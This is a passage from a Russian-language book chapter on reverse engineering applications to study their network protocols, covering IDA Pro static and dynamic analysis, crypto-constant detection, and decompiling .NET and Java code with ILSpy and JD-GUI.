getnameinfo	4F7872B4	177
inet_ntop	4F7A41B9	178
inet_pton	4F7A4222	179
WEP	4F798977	500
DllEntryPoint	4F7810D1	

Line 181 of 181

Рис. 6.10. Экспорт из библиотеки ws2_32.dll

Отладочные символы работают аналогичным образом и в macOS, за исключением того, что отладочная информация содержится в *пакете отладочных символов* (*dSYM*), который создается вместе с исполняемым файлом, а не в отдельном файле PDB. Пакет dSYM – это отдельный каталог пакетов macOS, который редко распространяется с коммерческими приложениями. Однако исполняемый формат Mach-O может хранить в исполняемом файле базовую символьную информацию, такую как имена функций и переменных. Разработчик может запустить инструмент под названием Strip, который удалит всю эту информацию из двоичного файла Mach-O. Если он не запускает Strip, то двоичный файл Mach-O может по-прежнему содержать полезную символьную информацию для обратной разработки.

В Linux исполняемые файлы ELF объединяют все отладочную и другую символьную информацию в один исполняемый файл, помещая отладочную информацию в отдельный сегмент файла. Как и в случае с macOS, единственный способ удалить ее – использовать Strip; если разработчик не сделал этого до релиза, то, возможно, вам повезло. (Конечно, у вас будет доступ к исходному коду большинства программ, работающих в Linux.)

Просмотр импортированных библиотек

В операционной системе общего назначения вызовы сетевых API-интерфейсов вряд ли будут встроены непосредственно в исполняемый файл. Вместо этого функции будут динамически скомпонованы во время выполнения. Чтобы определить, что исполняемый файл импортируется динамически, просмотрите окно **Imports** в IDA Pro, как показано на рис. 6.11.




*Рис. 6.11. Окно **Imports***

На рисунке представлены различные сетевые API, импортированные из библиотеки *ws2_32.dll*, которая представляет собой реализацию сокетов BSD для Windows. Если дважды щелкнуть по записи, то можно увидеть импорт в окне дизассемблирования. Там вы можете найти ссылки на эту функцию, используя IDA Pro для отображения перекрестных ссылок на этот адрес.

Помимо сетевых функций, также можно увидеть, что были импортированы различные криптографические библиотеки. Следуя по этим ссылкам, вы узнаете, где в исполняемом файле используется шифрование. Используя эту информацию, вы сможете вернуться к исходной вызываемой функции, чтобы узнать, как она использовалась. Распространенные библиотеки шифрования включают в себя OpenSSL и *Crypt32.dll*.

Анализируя строки

Большинство приложений содержат строки с печатаемой текстовой информацией, например текст для отображения во время выполнения приложения, текст для журналирования или текст, оставшийся после процесса отладки, который не используется. Текст, особенно внутренняя отладочная информация, может намекнуть на то, что делает дизассемблированная функция. В зависимости от того, как разработчик

добавил отладочную информацию, вы можете найти имя функции, файл с исходным кодом C или даже номер строки в исходном коде, где была выведена строка отладки. (Большинство компиляторов C и C++ поддерживают синтаксис для встраивания этих значений в строку во время компиляции.)

IDA Pro пытается найти печатаемые текстовые строки в рамках процесса анализа. Чтобы отобразить их, откройте окно **Strings** (Строки). Щелкните по интересующей вас строке – и увидите ее определение. Затем можно попытаться найти ссылки на строку, которая позволит вам вернуться к связанным с ней функциям.

Анализ строк также полезен для определения того, с какими библиотеками был статически связан исполняемый файл. Например, библиотека сжатия ZLib обычно статически связана, и связанный исполняемый файл всегда должен содержать следующую строку (номер версии может отличаться):

```
inflate 1.2.8 Copyright 1995-2013 Mark Adler
```

Быстро обнаружив, какие библиотеки включены в исполняемый файл, можно с успехом определить структуру протокола.

Определение автоматизированного кода

Определенные типы функций поддаются автоматической идентификации. Например, алгоритмы шифрования обычно имеют несколько *магических констант* (числа, определенные алгоритмом, которые выбираются для конкретных математических свойств) как часть алгоритма. Если вы найдете эти константы в исполняемом файле, то будете знать, что конкретный алгоритм шифрования, по крайней мере, был скомпилирован в исполняемый файл (хотя он не обязательно используется). Например, в листинге 6.3 показана инициализация алгоритма хеширования MD5, который использует значения магических констант.

Листинг 6.3. Инициализация MD5 с магическими константами

```
void md5_init( md5_context *ctx )
{
    ctx->state[0] = 0x67452301;
    ctx->state[1] = 0xEFCDAB89;
    ctx->state[2] = 0x98BADCFE;
    ctx->state[3] = 0x10325476;
}
```

Вооружившись знаниями алгоритма MD5, можно искать этот код инициализации в IDA Pro, выбрав окно дизассемблирования и **Search → Immediate**. Выполните все необходимые действия, как показано на рис. 6.12, и нажмите **OK**.




Рис. 6.12. Поле поиска IDA Pro для константы MD5

При наличии MD5 в ходе поиска должен отобразиться список мест, где найдено это уникальное значение. Затем можно перейти в окно дизассемблирования, чтобы попытаться определить, какой код применяет это значение. Вы можете использовать этот метод с алгоритмами, такими как алгоритм шифрования AES, который использует специальные структуры – *s-блоки*, содержащие похожие магические константы.

Однако поиск алгоритмов с помощью IDA Pro может занять много времени и привести к ошибкам. Например, во время поиска на рис. 6.12, кроме MD5, у вас также появится SHA-1, который применяет те же четыре магические константы (и добавляет пятую). К счастью, есть инструменты, которые могут выполнить этот поиск за вас. Например, PEiD (доступен на странице *https://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml*) определяет, упакован ли файл Windows PE с помощью известного инструмента упаковки, такого как UPX. Он включает в себя несколько плагинов, один из которых обнаруживает потенциальные алгоритмы шифрования и указывает, где в исполняемом файле они упоминаются.

Чтобы использовать PEiD для обнаружения криптографических алгоритмов, запустите его и щелкните верхнюю правую кнопку... для выбора исполняемого файла PE для анализа. После этого запустите плагин, нажав кнопку в правом нижнем углу и выбрав **Plugins → Krypto Analyzer**. Если исполняемый файл содержит какие-либо криптографические алгоритмы, то плагин должен идентифицировать их и отобразить диалоговое окно, похожее на то, что показано на рис. 6.13. Затем вы можете ввести указанное значение адреса ❶ в IDA Pro для анализа результатов.

Динамический обратный инжиниринг

Динамический обратный инжиниринг – это проверка работы запущенного исполняемого файла. Данный метод особенно полезен при

анализе сложных функций, таких как пользовательская криптография или процедуры сжатия. Причина состоит в том, что вместо того, чтобы изучать дизассемблирование сложных функций, вы можете выполнять ее по одной инструкции за раз. Динамический обратный инжиниринг также дает возможность проверить, как вы понимаете код, позволяя вводить входные тестовые данные.




Рис. 6.13. Результат анализа алгоритма шифрования PEiD

Самый распространенный способ выполнения динамического обратного инжиниринга – использовать отладчик, чтобы останавливать запущенное приложение в определенных точках и проверять значения данных. Хотя на выбор доступны несколько программ отладки, мы будем использовать IDA Pro, который содержит базовый отладчик для приложений Windows и синхронизируется между статическим и отладочным представлениями. Например, если переименовать функцию в отладчике, это изменение будет отражено в статическом представлении.

Примечание *Хотя в следующем обсуждении я использую IDA Pro для Windows, основные методы применимы и к другим операционным системам и отладчикам.*

Чтобы запустить дизассемблированный исполняемый файл в отладчике IDA Pro, нажмите клавишу **F9**. Если исполняемому файлу требуются аргументы командной строки, добавьте их, выбрав **Debugger** → **Process Options**, и заполните текстовое поле **Parameters** в открывшемся диалоговом окне. Чтобы остановить отладку запущенного процесса, нажмите сочетание клавиш **Ctrl**+**F2**.

Установка точек останова

Самый простой способ использовать возможности отладчика – установить *точки останова* в интересующих вас местах дизассемблированного кода, а затем проверить состояние запущенной программы в этих точках. Чтобы установить точку останова, найдите интересую-

щую вас область и нажмите клавишу **F2**. Строка дизассемблирования должна стать красной. Это указывает на то, что точка останова была установлена правильно. Теперь, когда программа попытается выполнить инструкции в этой точке останова, отладчик должен остановиться и предоставить вам доступ к текущему состоянию программы.

Отладчик Windows

По умолчанию отладчик IDA Pro показывает три важных окна, когда отладчик достигает точки останова.

Окно EIP

В первом окне отображается вид дизассемблированного кода в соответствии с инструкциями в регистре EIP, где показана выполняемая в данный момент инструкция (рис. 6.14). Это окно работает так же, как окно дизассемблирования при выполнении статического обратного инжиниринга. Вы можете быстро перейти от этого окна к другим функциям и переименовать ссылки (которые отражены в статическом дизассемблированном коде). Если навести указатель мыши на регистр, то можно увидеть предварительный просмотр значения. Что очень полезно, если регистр указывает на адрес памяти.




Рис. 6.14. Окно EIP

Окно ESP

Отладчик также показывает окно ESP, отражающее текущее местоположение регистра ESP, который указывает на базу стека текущего потока. Здесь вы можете определить параметры, передаваемые в вызовы функций, или значение локальных переменных. Например, на рис. 6.15 показаны значения стека непосредственно перед вызовом функции send. Я выделил четыре параметра. Как и в случае с окном EIP, вы можете дважды щелкнуть по ссылке, чтобы перейти к этому местоположению.




Рис. 6.15. Окно ESP

Состояние регистров общего назначения

Окно регистров общего значения по умолчанию показывает текущее состояние этих регистров. Напомним, что регистры используются для хранения текущих значений различных состояний программ, таких как счетчики циклов и адреса памяти. Что касается адресов, то это окно обеспечивает удобный способ перехода в окно просмотра памяти: щелкните по стрелке рядом с адресом, чтобы перейти от последнего активного окна к адресу, соответствующему этому значению регистра.

Чтобы создать новое окно, щелкните по массиву правой кнопкой мыши и выберите **Jump in new window** (Перейти в новом окне). Вы увидите флаги условий из регистра EFLAGS в правой части окна, как показано на рис. 6.16.




Рис. 6.16. Окно регистров общего назначения

Где установить точки останова?

Где лучше всего устанавливать точки останова, когда вы исследуете сетевой протокол? Для начала неплохо было сделать это для вызовов функций `send` и `recv`, которые отправляют и получают данные из сетевого стека. Криптографические функции также являются хорошей целью: можно установить точки останова для функций, которые устанавливают ключ шифрования или функции шифрования и дешифрования. Поскольку отладчик синхронизируется со статическим дизассемблером в IDA Pro, вы также можете установить точки останова в областях кода, которые, кажется, создают данные сетевого протокола. Выполняя инструкции с точками останова, можно лучше понять, как работают лежащие в основе алгоритмы.

Обратное проектирование управляемого кода

Не все приложения распространяются как нативные исполняемые файлы. Например, приложения, написанные на *управляемом коде*, например .NET и Java, компилируются в промежуточный машинный язык, который обычно разрабатывается так, чтобы быть независимым от ЦП и операционной системы. Когда приложение запускается, *виртуальная машина* или *среда выполнения* выполняет код. В .NET такой язык называется языком CIL; в Java это называется *Java byte code*.

Эти промежуточные языки содержат значительное количество метаданных, например названия классов и имена всех внутренних и внешних методов. Кроме того, в отличие от кода типа *native-compiled*, вывод управляемых языков довольно предсказуем, что делает их идеальными выбором для декомпиляции.

В следующих разделах мы рассмотрим, как упакованы приложения .NET и Java. Я также продемонстрирую несколько инструментов, которые можно использовать для эффективной обратной разработки .NET- и Java-приложений.

Приложения .NET

Среда выполнения .NET называется *общеязыковой исполняющей средой* (*CLR*). Приложение .NET использует эту среду, а также большую библиотеку базовых функций – *библиотеку базовых классов* (*BCL*).

Хотя .NET – это в первую очередь платформа Microsoft Windows (в конце концов, она разрабатывается Microsoft), существует ряд других, более переносимых версий. Самая известная – проект Mono, работающий в Unix-подобных системах и охватывающий широкий спектр архитектур ЦП, включая SPARC и MIPS.

Если вы посмотрите на файлы, распространяемые с приложением .NET, то увидите файлы с расширениями *.exe* и *.ddl*, и вас простят, если вы предположите, что это просто обычные исполняемые файлы. Но

если загрузить их в дизассемблер x86, то вы увидите сообщение, подобное тому, что показано на рис. 6.17.




Рис. 6.17. Исполняемый файл .NET в дизассемблере x86

Оказывается, .NET использует форматы файлов *.exe* и *.dll* только в качестве удобных контейнеров для кода CIL. В среде выполнения .NET эти контейнеры называются *сборками*.

Сборки содержат один или несколько классов, перечислений и/или структур. Для каждого типа используется название, обычно состоящее из пространства имен и короткого имени. Пространство имен снижает вероятность конфликта имен и также может быть полезно для категоризации. Например, все типы в пространстве имен System.Net имеют дело с сетевыми функциями.

Использование ILSpy

Вам редко, если вообще когда-либо, понадобится взаимодействовать с необработанным CIL, потому что такие инструменты, как Reflector (*https://www.red-gate.com/products/dotnet-development/reflector/*) и ILSpy (*http://ilspy.net/*), могут декомпилировать данные CIL в исходный код C# или Visual Basic и отобразить исходный код. Давайте посмотрим, как использовать ILSpy, бесплатный инструмент с открытым исходным кодом, который можно применять для поиска сетевых функций приложения. На рис. 6.18 показан основной интерфейс ILSpy.

Интерфейс разделен на два окна. Левое окно ❶ представляет собой список всех сборок в виде дерева, загруженных ILSpy. Можно развернуть это представление, чтобы увидеть пространства имен и типы, которые содержит сборка ❷. Правое окно показывает дизассемблированный исходный код ❸. Развернутый вариант сборки, которую вы выбрали в левом окне, показан справа.




Рис. 6.18. Основной интерфейс ILSpy

Для работы с .NET-приложением загрузите его в ILSpy, нажав сочетание клавиш **Ctrl**+**O** и выбрав приложение в диалоговом окне. Если вы откроете основной исполняемый файл приложения, то ILSpy должен автоматически загружать любую сборку, на которую ссылаются в исполняемом файле по мере необходимости.

Открыв приложение, можно выполнить поиск сетевых функций. Один из способов сделать это – найти типы и члены, имена которых похожи на сетевые функции. Чтобы найти все загруженные сборки, нажмите клавишу **F3**. В правой части экрана должно появиться новое окно, как показано на рис. 6.19.

Введите поисковый запрос ❶, чтобы отфильтровать все загруженные типы и отобразить их в окне внизу. Вы также можете искать члены или константы, выбрав их из раскрывающегося списка ❷. Например, для поиска строковых литералов выберите **Constant** (Константа). Когда вы найдете запись, которую хотите изучить, например TcpNetworkListener ❸, дважды щелкните по ней, и ILSpy должен автоматически декомпилировать тип или метод.

Вместо прямого поиска определенных типов и членов также можно найдите приложение для областей, которые используют встроенную сеть или криптографические библиотеки. Библиотека базовых классов содержит большой набор низкоуровневых API сокетов и библиотек для протоколов более высокого уровня, таких как HTTP и FTP. Если щелкнуть правой кнопкой мыши по типу или члену в левом окне и выбрать **Analyze** (Анализировать), должно появиться новое окно, как показано в правой части рис. 6.20.




Рис. 6.19. Окно поиска ILSpy




Рис. 6.20. ILSpy анализирует тип

Оно представляет собой дерево, которое при раскрытии показывает типы анализов, которые можно выполнить для элемента, выбранного вами в левом окне. Параметры будут зависеть от того, что вы выбрали для анализа. Например, при анализе типа ❶ показано три опции, хотя обычно нужно использовать только две следующие формы анализа:

- **Instantiated By** – показывает, какие методы создают новые экземпляры этого типа;
- **Exposed By** – показывает, какие методы или свойства используют этот тип в своих объявлениях или параметрах.

Если вы анализируете член, метод или свойство, то у вас будет две опции ❷:

- **Uses** – показывает, какие другие члены или типы используют выбранный член;
- **Used By** – показывает, какие другие члены используют выбранный член.

Можно развернуть все записи ❸.

И это почти все, что нужно для статического анализа приложения .NET. Найдите интересующий вас код, изучите декомпилированный код, а затем приступайте к анализу сетевого протокола.

Примечание *Большая часть основных функций .NET находится в библиотеке базовых классов, распространяемой со средой выполнения .NET и доступной для всех приложений .NET. Сборки в BCL предоставляют несколько базовых сетевых и криптографических библиотек, которые могут понадобиться приложениям, если они реализуют сетевой протокол. Ищите области, которые ссылаются на типы в пространствах имен* `System.Net` *и* `System.Security.Cryptography`. *В основном они реализованы в сборках MSCORLIB и System. Если вы сможете отследить вызовы этих важных API, то узнаете, где приложение обрабатывает сетевой протокол.*

Приложения Java

Приложения Java отличаются от приложений .NET тем, что компилятор Java не объединяет все типы в один файл; вместо этого он компилирует каждый файл с исходным кодом в один файл с расширением *.class*. Поскольку такие файлы в каталогах файловой системы не очень удобно переносить из одной системы в другую, приложения Java часто упаковываются в *архив Java* или JAR. Файл JAR – это просто ZIP-файл с несколькими дополнительными файлами для поддержки среды выполнения Java. На рис. 6.21 показан файл JAR, открытый в архиваторе 7-Zip.

Для декомпиляции программ на языке Java я рекомендую использовать JD-GUI (*http://jd.benow.ca/*), который работает практически так же, как ILSpy при декомпиляции приложений .NET. Я не буду подробно останавливаться на его использовании, а просто выделю несколько важных областей пользовательского интерфейса на рис. 6.22, чтобы помочь вам быстрее освоиться.




Рис. 6.21. Пример файла JAR, открытого с помощью архиватора




Рис. 6.22. JD-GUI с открытым файлом JAR

На рис. 6.22 показан пользовательский интерфейс JD-GUI при открытии файла *jce.jar* ❶, который устанавливается по умолчанию при установке Java. Обычно его можно найти в каталоге *JAVAHOME/lib*. Вы можете открывать отдельные файлы с расширением *.class* или несколько JAR-файлов за один раз в зависимости от структуры приложения, которое является целью обратной разработки. Когда вы открываете JAR-файл, JD-GUI анализирует метаданные, а также список

классов, которые будут представлены в древовидной структуре. На рис. 6.22 мы видим два важных элемента информации, которые извлек JD-GUI. Во-первых, это пакет *javax.crypto* ❷, который определяет классы для различных криптографических операций Java. Под названием пакета находится список классов, определенных в этом пакете, например `CryptoAllPermissionCollection.class` ❸. Если щелкнуть по имени класса в левом окне, то справа отобразится декомпилированная версия класса ❹. Можно прокрутить декомпилированный код или щелкнуть по полям и методам, предоставляемым классом ❺, чтобы перейти к ним.

Вторая важная вещь, на которую следует обратить внимание, – по любому идентификатору, подчеркнутому в декомпилированном коде, можно щелкнуть мышью и перейти к определению.

Если щелкнуть по подчеркнутому идентификатору `all_allowed` ❻, то вы перейдете к определению поля `all_allowed` в текущем декомпилированном классе.

Работа с обфускацией

Все метаданные, включенные в типичное приложение .NET или Java, упрощают специалистам по обратной разработке задачу по определению того, что делает приложение. Однако разработчикам коммерческих приложений, использующим специальные сетевые протоколы с «секретным соусом», не нравится тот факт, что эти приложения намного проще перепроектировать. Простота декомпиляции этих языков также делает относительно простым обнаружение ужасных дыр в системе безопасности в пользовательских сетевых протоколах. Некоторым разработчикам может не понравиться, что вы это знаете, поэтому они используют запутывание или обфускацию как средство безопасности.

Вы, вероятно, столкнетесь с приложениями, чей код запутывается намеренно с помощью таких инструментов, как ProGuard для Java или Dotfuscator для .NET. Эти инструменты применяют различные модификации к скомпилированному приложению, которые предназначены для того, чтобы помешать обратной разработке. Модификация может быть такой же простой, как изменение всех имен типов и методов на бессмысленные значения, или может быть более сложной, например с использованием дешифрования строк и кода во время выполнения. Каким бы ни был метод, обфускация затруднит декомпиляцию кода. Например, на рис. 6.23 показан исходный класс Java и его обфусцированная версия, которая была получена после того, как его прогнали через ProGuard.

Если вы столкнулись с подобным приложением, возможно, будет сложно определить, что оно делает, с помощью обычных декомпиляторов. В конце концов, в этом и состоит смысл запутывания. Однако вот несколько советов, которыми можно воспользоваться:

- имейте в виду, что типы и методы внешних библиотек (например, библиотеки основных классов) нельзя обфусцировать. Вы-

